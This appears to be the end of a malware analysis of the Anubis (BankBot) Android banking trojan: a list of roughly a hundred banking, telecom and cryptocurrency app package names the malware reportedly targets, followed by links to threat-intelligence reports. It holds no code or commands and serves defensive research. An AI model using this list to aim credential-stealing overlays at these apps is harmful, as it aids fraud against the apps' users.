com.bbva.bbvawallet

es.bancosantander.apps

com.santander.app

es.cm.android

es.cm.android.tablet

com.bankia.wallet

com.jiffyondemand.user

com.latuabancaperandroid

com.latuabanca_tabperandroid

com.lynxspa.bancopopolare

com.unicredit

it.bnl.apps.banking

it.bnl.apps.enterprise.bnlpay

it.bpc.proconl.mbplus

it.copergmps.rt.pf.android.sp.bmps

it.gruppocariparma.nowbanking

it.ingdirect.app

it.nogood.container

it.popso.SCRIGNOapp

posteitaliane.posteapp.apppostepay

com.abnamro.nl.mobile.payments

com.triodos.bankingnl

nl.asnbank.asnbankieren

nl.snsbank.mobielbetalen

com.btcturk

com.ingbanktr.ingmobil

tr.com.hsbc.hsbcturkey

com.att.myWireless

com.vzw.hss.myverizon

aib.ibank.android

com.bbnt

com.csg.cs.dnmbs

com.discoverfinancial.mobile

com.eastwest.mobile

com.fi6256.godough

com.fi6543.godough

com.fi6665.godough

com.fi9228.godough

com.fi9908.godough

com.ifs.banking.fiid1369

com.ifs.mobilebanking.fiid3919

com.jackhenry.rockvillebankct

com.jackhenry.washingtontrustbankwa

com.jpm.sig.android

com.sterling.onepay

com.svb.mobilebanking

org.usemployees.mobile

pinacleMobileiPhoneApp.android

com.fuib.android.spot.online

com.ukrsibbank.client.android

ru.alfabank.mobile.ua.android

ua.aval.dbo.client.android

ua.com.cs.ifobs.mobile.android.otp

ua.com.cs.ifobs.mobile.android.pivd

ua.oschadbank.online

ua.privatbank.ap24

com.Plus500

com.Plus500(Crypt)+

eu.unicreditgroup.hvbapptan

com.targo_prod.bad

com.db.pwcc.dbmobile

com.db.mm.norisbank

com.bitmarket.trader

com.bitmarket.trader(Crypt)+

com.plunien.poloniex

com.plunien.poloniex(Crypt)+

com.mycelium.wallet

com.mycelium.wallet(Crypt)+

com.bitfinex.bfxapp

com.bitfinex.bfxapp(Crypt)+

com.binance.dev

com.binance.dev(Crypt)+

com.btcturk(Crypt)

com.binance.odapplications

com.binance.odapplications(Crypt)

com.blockfolio.blockfolio

com.blockfolio.blockfolio(Crypt)

com.crypter.cryptocyrrency

com.crypter.cryptocyrrency(Crypt)

io.getdelta.android

io.getdelta.android(Crypt)

com.edsoftapps.mycoinsvalue

com.edsoftapps.mycoinsvalue(Crypt)

com.coin.profit

com.coin.profit(Crypt)

com.mal.saul.coinmarketcap

com.mal.saul.coinmarketcap(Crypt)

com.tnx.apps.coinportfolio

com.tnx.apps.coinportfolio(Crypt)

com.coinbase.android

com.coinbase.android(Crypt)+

com.portfolio.coinbase_tracker

com.portfolio.coinbase_tracker(Crypt)+

de.schildbach.wallet

de.schildbach.wallet(Crypt)

piuk.blockchain.android

piuk.blockchain.android(Crypt)+

info.blockchain.merchant

info.blockchain.merchant(Crypt)+

com.jackpf.blockchainsearch

com.jackpf.blockchainsearch(Crypt)

com.unocoin.unocoinwallet

com.unocoin.unocoinwallet(Crypt)+

com.unocoin.unocoinmerchantPoS

com.unocoin.unocoinmerchantPoS(Crypt)+

com.thunkable.android.santoshmehta364.UNOCOIN_LIVE

com.thunkable.android.santoshmehta364.UNOCOIN_LIVE(Crypt)

wos.com.zebpay

wos.com.zebpay(Crypt)+

com.localbitcoinsmbapp

com.localbitcoinsmbapp(Crypt)+

com.thunkable.android.manirana54.LocalBitCoins

com.thunkable.android.manirana54.LocalBitCoins(Crypt)+

com.thunkable.android.manirana54.LocalBitCoins_unblock com.thunkable.android.manirana54.LocalBitCoins_unblock(Crypt)+

com.localbitcoins.exchange

com.localbitcoins.exchange(Crypt)+

com.coins.bit.local

com.coins.bit.local(Crypt)+

com.coins.ful.bit

com.coins.ful.bit(Crypt)+

com.jamalabbasii1998.localbitcoin

com.jamalabbasii1998.localbitcoin(Crypt)+

zebpay.Application

zebpay.Application(Crypt)+

com.bitcoin.ss.zebpayindia

com.bitcoin.ss.zebpayindia(Crypt)

com.kryptokit.jaxx

com.kryptokit.jaxx(Crypt)

References

https://info.phishlabs.com/blog/bankbot-anubis-telegram-chinese-c2

https://blog.trendmicro.com/trendlabs-security-intelligence/anubis-android-malware-returns-with-over-17000-samples/

https://eybisi.run/Mobile-Malware-Analysis-Tricks-used-in-Anubis